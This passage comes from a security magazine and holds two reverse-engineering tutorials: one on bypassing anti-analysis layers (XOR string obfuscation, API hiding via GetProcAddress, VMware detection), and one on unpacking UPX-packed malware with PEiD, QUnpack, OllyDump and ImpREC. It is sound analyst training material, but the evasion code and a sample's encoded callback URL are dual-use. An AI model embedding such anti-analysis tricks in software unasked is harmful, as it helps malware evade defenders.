          0xda, 0xb9, 0x95, 0x9e, 0x9f};

 for ( int i = 0; i < sizeof(buffer_SecretCode); i++ )
   buffer_SecretCode[i] ^= 0xFA;
```

Listing 7. *Calling CreateFileA dynamically using getProcAddress and LoadLibrary*

```
   HANDLE hFile;
   HANDLE hAppend;
   DWORD dwBytesRead, dwBytesWritten, dwPos;
   LPCSTR fname = "c:\\temp\\mytestfile.txt";
   char buff[25];
   //Get deobfuscated Kernel32 and CreateFileA strings
   LPCWSTR DLL = get_Kernel32_string();
   LPCSTR PROC = get_CreateFileA_string();

   FARPROC Proc;
   HINSTANCE hDLL;
   //Get Kernel32 handle
   hDLL = LoadLibrary(DLL);
   //Get CreateFileA export address
   Proc = GetProcAddress(hDLL,PROC);

   //Creating Dummy function header
   typedef HANDLE (__stdcall *GETADAPTORSFUNC)(LPCSTR, DWORD, DWORD, LPSECURITY_ATTRIBUTES,DWORD, DWORD, HANDLE);
   GETADAPTORSFUNC fpGetProcAddress;

fpGetProcAddress = (GETADAPTORSFUNC)GetProcAddress(hDLL, PROC);
   //Dynamically call CreateFileA
hFile = fpGetProcAddress(fname, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);

   if(hFile == INVALID_HANDLE_VALUE)
     printf("Could not open %S\n", fname);
   else
     printf("Opened %S successfully.\n", fname);
```



```
003B183A  . 53             PUSH EBX                                          [status
003B183B  . FF15 E0303B00  CALL DWORD PTR DS:[<&MSVCR100.exit>]              [exit
003B1841  > 8B3D E8303B00  MOV EDI,DWORD PTR DS:[<&MSVCR100.printf>]          MSVCR100.printf
003B1847  . 68 FC343B00    PUSH OFFSET Mag_VMwa.??_C@_0BH@MOFOFIPM@c?3?2temp?2my [<%s> = "c:\temp\mytestfile.txt"
003B184C  . 68 BC353B00    PUSH OFFSET Mag_VMwa.??_C@_0BJ@PIGOKJMB@Opened?5?$CFs' |format = "Opened %s successfully.◘"
003B1851  . FFD7           CALL EDI                                          [printf
003B1853  . 83C4 08        ADD ESP,8
003B1856  . 53             PUSH EBX                                          [pOverlapped
003B1857  . 8D4D A8        LEA ECX,DWORD PTR SS:[EBP-58]                     |
003B185A  . 51             PUSH ECX                                          |pBytesRead
003B185B  . 6A 19          PUSH 19                                           |BytesToRead = 19 (25.)
003B185D  . 8D55 C8        LEA EDX,DWORD PTR SS:[EBP-38]                     |
003B1860  . 52             PUSH EDX                                          |Buffer
003B1861  . 56             PUSH ESI                                          |hFile
003B1862  . FF15 0C303B00  CALL DWORD PTR DS:[<&KERNEL32.ReadFile>]          [ReadFile
003B1868  . C745 B0 AE9293 MOV DWORD PTR SS:[EBP-50],899392AE
003B186F  . C745 B4 DA9389 MOV DWORD PTR SS:[EBP-4C],DA8993DA
003B1876  . C745 B8 8E929F MOV DWORD PTR SS:[EBP-48],DA9F928E
003B187D  . C745 BC A99F99 MOV DWORD PTR SS:[EBP-44],889F99A9
003B1884  . C745 C0 9F8EDA MOV DWORD PTR SS:[EBP-40],B9DA8E9F
003B188B  . C745 C4 959E9F MOV DWORD PTR SS:[EBP-3C],9F9E95
003B1892  . 33C0           XOR EAX,EAX
003B1894  > 807405 B0 FA   XOR BYTE PTR SS:[EBP+EAX-50],0FA
003B1899  . 40             INC EAX
003B189A  . 83F8 18        CMP EAX,18
003B189D  .^72 F5          JB SHORT Mag_VMwa.003B1894
003B189F  . 68 FC343B00    PUSH OFFSET Mag_VMwa.??_C@_0BH@MOFOFIPM@c?3?2temp?2myt  ASCII "c:\temp\mytestfile.txt"
003B18A4  . 68 D8353B00    PUSH OFFSET Mag_VMwa.??_C@_0DA@JEDIJJLF@The?5following  ASCII "The following pass code was extracted from %s:◘"
003B18A9  . FFD7           CALL EDI
```

Figure 10. *Xor Encryption in Assembler*

Layer 3: LoadLibrary and GetProcAddress

To bypass this layer you are going to need to create a file in "c:\temp\mytestfile.txt" this file will need to contain the 'Secret code' that is Xored in the Figure 10. The C++ code below will open and read this file. It will then compare the contents to the secret code. We are not calling *CreateFileA* as we normally would. We are using *GetProcAdress* to locate it within the Kernel32 DLL. Next, we dynamically call the *CreatFileA* export with the correct parameters. We are doing all this so as to hide *CreateFileA* from both the import table and a string dump. Listing 7 shows the code used, with comments for clarification.

Listing 8. *VMWare detection function*

```
bool IsInsideVMWare()
  {
    bool rc = true;
    printf("Just going to test if you are run-
  ning in VMWARE:\n");

    __try
    {
      __asm
      {
        push    edx
        push    ecx
        push    ebx

        mov     eax, 'VMXh' // The Magic Number
        mov     ebx, 0
        mov     ecx, 10
        mov     edx, 'VX' // The port

        in      eax, dx // The IN Instruction

        cmp     ebx, 'VMXh' // Check if ebx
  contains the magic number
        setz    [rc] // set return value

        pop     ebx
        pop     ecx
        pop     edx
      }
    }
    __except(EXCEPTION_EXECUTE_HANDLER)
    {
      rc = false;
    }

    return rc;
  }
```

Layer 4: Anti-Virtualisation

The final layer uses anti-virtualisation. We will look at detecting VMWare. Intel x86 provides two instructions to allow you to carry I/O operations, these instructions are the "IN" and "OUT" instructions. *Vmware* uses the "IN" instruction to read from a port that does *not* really exist. If you access that port in a *VMWare* you will not get an exception. If you access it in a normal machine it will cause an exception. The detection is based on this anomaly. To perform the test you load `0x0A` in the ECX register and you put the magic value of 0x564D5868 ('VMXh)' in the EAX register. Then you read a DWORD from port `0x5658` (VX). If an exception is caused you are not in VMware.

A good way to look for this trick is to search for the magic number `0x564D5868`. In my code you can search for the string; "Just going to test if you are running in VMWARE:\n". I have not displayed the assembler code as seen in Ollydbg as it is identical to the inline assembly in Listing 8. Just after this code there is a jump instruction you can manipulate to bypass this detection. Last little bit of advice you may see 'Privileged instruction – use Shift +F7/F8/F9 to pass exception to program', If you press Shift + F9 it will continue past the exception.

Conclusion

We have looked at setting up a safe analysis environment and also at some of the basics of Ollydbg. We then focused our attention at some anti-malware techniques namely; verification of dropped location, anti-debugger techniques, obfuscation of strings, hiding APIs and anti-virtualisation. All of these methods are used in the wild. These methods can really impede the process of reverse engineering. By manipulation of jumps and reading buffers after the deobfuscation of strings we can bypass most of these techniques. I hope you get the chance to familiarise yourself with the anti-debugging techniques and the methods used to detect and bypass them. If you work your way through the "Reverse_Me.exe" sample, send me a tweet so I know someone made it!!

EOIN WARD

Eoin Ward holds a Bachelor of Computer Engineering, a Masters in Computer Security and Forensic and passed the CISSP exam last year. He worked with the Symantec Security Response team primary as an Anti-Malware Engineer for four years and is currently working as an Anti- Malware Analyst with Microsoft Corporation.

How to Defeat Code Obfuscation While Reverse Engineering?

Have you ever decompiled malware or another application and found nothing but a small amount of code and lots of junk? Have you ever been reading decompiled code only to watch it jump into a section that does not exist?

If you have been in either of these situations, chances are you were dealing with obfuscated code or a packed binary. Not all is lost however, as getting around these methods of code protection is not impossible. However, all obfuscated code must be de-obfuscated before it can run. Keeping this in mind, it is possible to decrypt, deobfuscate and unpack every line of code in every kind of program, the trick is simply knowing how.

Introduction

Obfuscation, or code distortion, is found in binaries where the programmer wanted to hide the original code. The programmer might be working for a major company that does not want their source code stolen. The programmer might also be a malware author who is attempting to make the malware binary appear legitimate. Either way, it is common practice in the malware and legitimate software industries to employ obfuscation techniques. In this article, you will learn about various methods involved in breaking open the code and revealing the chewy center where the legitimate code resides. It will discuss how to deal with packed binaries and how to extract obfuscated data directly from memory.

Unpacking


Packer algorithms are employed in order to distort the code of a compiled binary. A packing application takes the algorithm, runs the data of the binary through it, and attaches a decryption routine to the binary. The resulting file is a distorted version of the original and, if fed into a disassembler like IDA Pro, would reveal not much more than the decryption routine. This is useful to prevent novice reverse engineering of a binary or to hide the malicious functionality from AV software.

Packer Identification

The first step in dealing with a packed binary is to try to find out what kind of packer you are dealing with. There are numerous ways at doing this; however, I find that the easiest way is to use a packer identifier like PEID.

PEID

A great resource for the malware analyst or reverse engineer, PEID references an internal data-



```
File:        C:\Documents and Settings\Administrator\Desktop\7Something\7Som
Entrypoint:  0004F800            EP Section:   UPX1
File Offset: 00019C00            First Bytes:  60,BE,00,60
Linker Info: 9.0                 Subsystem:    Win32 GUI
UPX [com] [Overlay] *
[✓] Stay on top
```

Figure 1. *PEID Interface*


base full of different packer signatures in order to identify what packing algorithm is in use.

To use PEID, simply drag the binary onto the PEID interface and it will automatically analyze the file. The depressed section of the interface displays the packing algorithms detected. In the case of figure 1, the file in question has been packed with the UPX packer algorithm.

Manual Identification


If you do not have access to PEID or it does not recognize the packer employed, you might have some luck by examining certain features of the binary, looking for anything that might reveal the packer. In some cases that is incredibly easy, for example figure 2 shows the file strings associated with a UPX packed file.

However, in most cases, it would be more difficult to determine the type of packer based on just strings. Additional information may be required for example, certain bytes of data located in specific file sections or even entire decryption routines may be required to identify the packer. In many cases it might be more trouble than it's worth and unless your job is to determine what type of packer is being used and it is not detected with PEID, then it is best left unknown and you might not be able to unpack it in any easy way.



```
File: 7Something.exe
MD5: d51fe3a89e7ea39a1ea58cf001031563
Size: 108032

Ascii Strings:
---------------------------------------------------
!This program cannot be run in DOS mode.
Rich+7
UPX0
UPX1
UPX2
.rsrc
_ef3l
d$|wGul
E|S/
|| F8
0)K8|\O
Cwy7
IpP|
w^c0
cDEx
:b f
c^G#
Q8'D
He1[F
```

Figure 2. *UPX File Strings*



```
Quick Unpack 2.1 for Windows 2000/XP/2003/Vista
[illegible]
[illegible]
[illegible]

[illegible] 11:40 - Opened 7something.exe
    Quick self analyze... UPX 1.xx-2.0
    [illegible] Unknown
    PEiD scanning... UPX -> www.upx.sourceforge.net [Overlay] *
```

Figure 3. *QUnpack Interface*

Custom Packer


While there are plenty of publicly known packers out there and many of them are used by both legitimate software and malware organizations, it does not mean they are the only ones used. Cybercrime organizations will create their own "custom packer algorithm" which they can quickly modify in order to avoid AV detection. They could also implement anti-reversing and anti-unpacking measures and stay under the radar for longer periods.

Automated Unpacking

Now that we have identified the packer employed, we can try to unpack the binary. As is the key to reverse engineering anything efficiently, we want to see if we can skip some of the manual work and use automated methods. Depending on the packer, there is usually an unpacker application somewhere on the web you can download. There are also applications that can unpack multiple packing algorithms; an example of such is QUnpack.

QUnpack

When you want a tool that can unpack multiple packer types, QUnpack should be in your toolbox. It can detect packers like PEID can and unpack using multiple methods. In addition it can restore import tables, allow custom LUA scripting and an array of other useful functions. For the purposes of this article, I will just go into the unpacking feature. After opening QUnpack, you can just drag and drop the packed binary onto the interface. Once QUnpack identifies the binary and the packer, your first step is to tell QUnpack what is the Original En-




Generic OEP Finder by deroko & Archer
ForceOEP by Feuerrader & Archer
Generic OEP Finder by Human & Archer
Generic OEP Finder by UsAr & Archer

Figure 4. *OEP Finders Listing*

try Point (OEP) of the binary. If you do not know it, you can let QUnpack find it for you by clicking the ">" button next to the OEP input box.

A listing of all available OEP Finder tools will pop up and all you need to do is select one, see figure 4. In this example, we selected the top one "Generic OEP Finder by Deroko & Archer." Which one you decide to use is up to you. Generally, you want to use something other than ForceOEP if you can, only because the output for that finder has a lower accuracy. Each OEP finder might find either the same OEP as the others or a different one; feel free to experiment with different ones to find the best output for your needs. The OEP Finder interface has a listing of all the packed sections located within the file. We selected the OEP button to tell the finder to analyze the binary and detect the OEP automatically (Figure 5).

Figure 6 shows the OEP Finder asking whether the section of code it determines might be the OEP is in fact the OEP. Your knowledge of function headers in x86 assembly code can help you here and based upon the address scheme and use of the "__cdecl" function header, we decide that this is most likely the correct OEP. If the OEP Finder provided a possible OEP that we believe is false, we could select "No" and it would continue to suggest possible OEP locations.




c:\documents and settings\administrator\desktop\7some

```
UPX0   - 00401000 - 00035000 - RWX
UPX1   - 00436000 - 0001B000 - RWX
UPX2   - 00451000 - 00001000 - RW
.rsrc  - 00452000 - 00012998 - R
```

00

Figure 5. *OEP Finder Interface*



```
0042008A: 8BFF          mov edi, edi
0042008C: 55            push ebp
0042008D: 8BEC          mov ebp, esp
0042008F: 83EC10        sub esp, 00000010h
00420092: A100C34400    mov eax, [440300h]
00420097: 8365F800      and [ebp-08h], 00000000h
0042009B: 8365FC00      and [ebp-04h], 00000000h
0042009F: 53            push ebx
004200A0: 57            push edi
004200A1: BF4EE640BB    mov edi, BB40E64Eh
004200A6: BB0000FFFF    mov ebx, FFFF0000h
004200AB: 3BC7          cmp eax, edi
004200AD: 740D          jz $+0Fh
```

Figure 6. *OEP Finder "Is This OEP" popup*

With the OEP located, our next step is to click on the "Full Unpack" button on the right side of the QUnpack interface. The unpacker will analyze the binary and attempt to retrieve the import table. Keep in mind that this might not happen with other packers or a binary using a custom packer; lucky for us though, QUnpack gives us a listing of all the API functions is was able to retrieve and asks us if it is correct (Figure 7).

After selecting the "Save" button on the import interface, QUnpack finishes unpacking the binary and saves it in the same directory and with the same file name with the exception of a double underscore appended to the end (Figure 8).

At this point, we have successfully unpacked our binary using QUnpack and can now test in IDA Pro whether or not the output binary is the complete original code or if we need to go back and try to unpack it with a different combination of options. Keep in mind that unpacking a binary is most useful when you want to observe the file statically using something like IDA Pro and I do not recommend running the unpacked binary in OllyDbg. Rather, navigating to the point in memory where the unpacked code resides and setting a breakpoint will ensure that the binary executes correctly.

Manual Unpacking

Automated unpacking is the most efficient way of revealing the true code of a packed binary. How-



[illegible]

Figure 7. *QUnpack Import Table Output*



[illegible]

Figure 8. *QUnpack unpacked operations output*


ever, there may be some instances when using an unpacker might not work, in which case you will need to unpack the binary manually. You might find yourself in this situation if you are working on a binary that is packed with a custom algorithm or if dealing with a modified known packer, resulting in automated unpacking being ineffective.

In some cases, doing a simple search online might reveal instructions on how to unpack a certain type of packer algorithm manually or it might reveal nothing at all, be sure to check anyway in case it can save you some time. While the thought of manual unpacking might seem daunting, keep in mind that a binary must always unpack its own code before it can execute its functionality, therefore all we need to do is let the binary do the work for us.

IDA Pro Roadmap

Our first step in manually unpacking a binary is to determine where the unpacking algorithm ends and where the legitimate code begins. To do this, we open the packed binary in IDA Pro, it might not be obvious at first but the entry point function of the binary should lead you to the unpacking algorithm (Figure 9).

Once you find that algorithm, all you need to do is follow the code until you find a JMP or a CALL to a function or a location that either does not exist or is nothing but random junk data. This is a good indicator that the location referenced is where the legitimate code will start. Figure 9 shows the instruction POPA, which POPs all top values off the stack and stores them in the registers. This instruction is a sign that the UPX unpacking algorithm is nearly completed (1) and then the actual JMP call to the unpacked code (2).



```
[illegible] push    esp
[illegible] push    eax
[illegible] push    ebx
[illegible] push    edi
[illegible] call    ebp              ; Indirect Call Near Procedure
[illegible] pop     eax
[illegible] popa                     ; [illegible]
[illegible] lea     eax, [esp+[illegible]] ; Load Effective Address

[illegible]
[illegible] loc_[illegible]:
[illegible] push    0
[illegible] cmp     esp, eax         ; Compare Two Operands
[illegible] jnz     short loc_[illegible] ; Jump if Not Zero (ZF=0)

[illegible] sub     esp, [illegible] ; Integer Subtraction
[illegible] jmp     near ptr UnpackedStart ; Jump
[illegible] ; END OF FUNCTION CHUNK FOR start
```

Figure 9. *Unpacking algorithm exit JMP call*

OllyDump

The next step is to open the binary in a debugger like OllyDbg and manually navigating to the address of the JMP or CALL instruction. Once there, set a breakpoint and execute the binary, the debugger should stop on the instruction and you can follow the instruction to the legitimate code, Figure 10 shows the unpacked legitimate code in OllyDbg.

There are usually two types of code you will find at this point, either the completely unpacked code or more unpacking algorithms; we will deal with the additional unpacker code shortly. If you have found the original code, we now need to be able to output the newly modified binary code so that we can view it statically using IDA Pro. To do this we use a plug-in included with OllyDbg known as "OllyDump" and it will allow us to dump the entire binary, unpacked code and all, into a new file.

To use OllyDump, simply find it in the "Plugins" dropdown menu at the top of the OllyDbg interface. In the OllyDump sub-menu, select "Dump Debugged Process" (Figure 11).





Figure 11. *OllyDump menu navigation*




```
15113620  55              PUSH EBP
15113621  8BEC            MOV EBP,ESP
15113623  83EC 60         SUB ESP,60
15113626  57              PUSH EDI
15113627  C745 A0 440000  MOV DWORD PTR SS:[EBP-60],44
1511362E  B9 10000000     MOV ECX,10
15113633  33C0            XOR EAX,EAX
15113635  8D7D A4         LEA EDI,DWORD PTR SS:[EBP-5C]
15113638  F3:AB           REP STOS DWORD PTR ES:[EDI]
1511363A  68 C2010000     PUSH 1C2
1511363F  6A 00           PUSH 0
15113641  68 30741115     PUSH Malware.15117430
15113646  E8 851F0000     CALL Malware.151155D0
1511364B  83C4 0C         ADD ESP,0C
1511364E  68 00901115     PUSH Malware.15119000        ASCII "aHR0cDovL3Rlc3RiZWQuY29tL3N0YXQucGhw/zX/
15113653  E8 081E0000     CALL Malware.15115460
```

Figure 10. *Unpacked legitimate code*

The OllyDump interface will pop up and have an array of different values and options, at this point it is a good idea to write down the *Entry Point* (EP), Modify and Size values because you will most likely need them later. In addition to taking down notes, make sure to de-select the "Rebuild Import" checkbox because we will be using a different tool to repair the import table for the dumped file (Figure 12).

Click on "Dump" and OllyDump will ask you where you want to save the dump file and under what name, I would keep this somewhere easy to get to and with a name like "Malware_dumped.exe." At this point, we are done with OllyDump and have an unpacked binary that we can analyze statically in IDA Pro. However, the import table of the binary is not present and therefore even though the code is unpacked, none of the function calls will be apparent to us. Do not close OllyDbg because we will still need it.


OllyDump - Malware.exe

Start Address: 15110000 Size: D000
Entry Point: B5A0 -> Modify: 3620
Base of Code: 9000 Base of Data: C000

[✓] Fix Raw Size & Offset of Dump Image

Section	Virtual Size	Virtual Offset	Raw Size	Raw Offset	Charactaristics
UPX0	00008000	00001000	00008000	00001000	E0000080
UPX1	00003000	00009000	00003000	00009000	E0000040
UPX2	00001000	0000C000	00001000	0000C000	C0000040

[ ] Rebuild Import
[✓ Method1 : Search JMP[API] | CALL[API] in memory image]
Method2 : Search DLL & API name string in dumped file

Figure 12. *OllyDump interface*


ImpREC

To fix the import table issue, we will be using a tool called "ImpREC" or Import REconstructor. ImpREC analyzes a currently running program and extracts the loaded import table, which we will then be able to attach to our dumped binary.

To begin, we use the pull down menu at the top of the ImpREC screen to find the process matching our dumped file. Since OllyDbg keeps all binaries it is currently analyzing loaded in a suspended state, we can access the process for the binary we are currently analyzing; Figure 13 shows the process listing drop-down.

Once our process is loaded, we can try to let ImpREC find the *Import Address Table* (IAT) on its own by selecting the "IAT AutoSearch" button on the bottom left of the screen. This might not work and if that is the case, we need to pull out our notes on the EP, Modify and Size values provided by OllyDump. In Figure 14, we plugged in the modify value into the *Original Entry Point* (OEP) box and used the IAT AutoSearch to find an import table. By clicking the "Get Imports" button, all available import functions located in the IAT show up in the center of the screen.

Now that we have found an import table, all that remains is to fix the binary dump we made earlier. We do this by selecting the "Fix Dump" button on the bottom of the screen and point to the dumped binary from earlier ("malware_dumped.exe"). ImpREC will output in the "Log" box whether the operation was successful and if so, we now have a fully unpacked and import loaded version of our original binary. From here, you could use the unpacked binary to statically parse through the code and determine any obstacles you might come across (Figure 15).



Import REConstructor v1.7e FINAL (C) 2001-2010 MackT/uCF

Attach to an Active Process

```
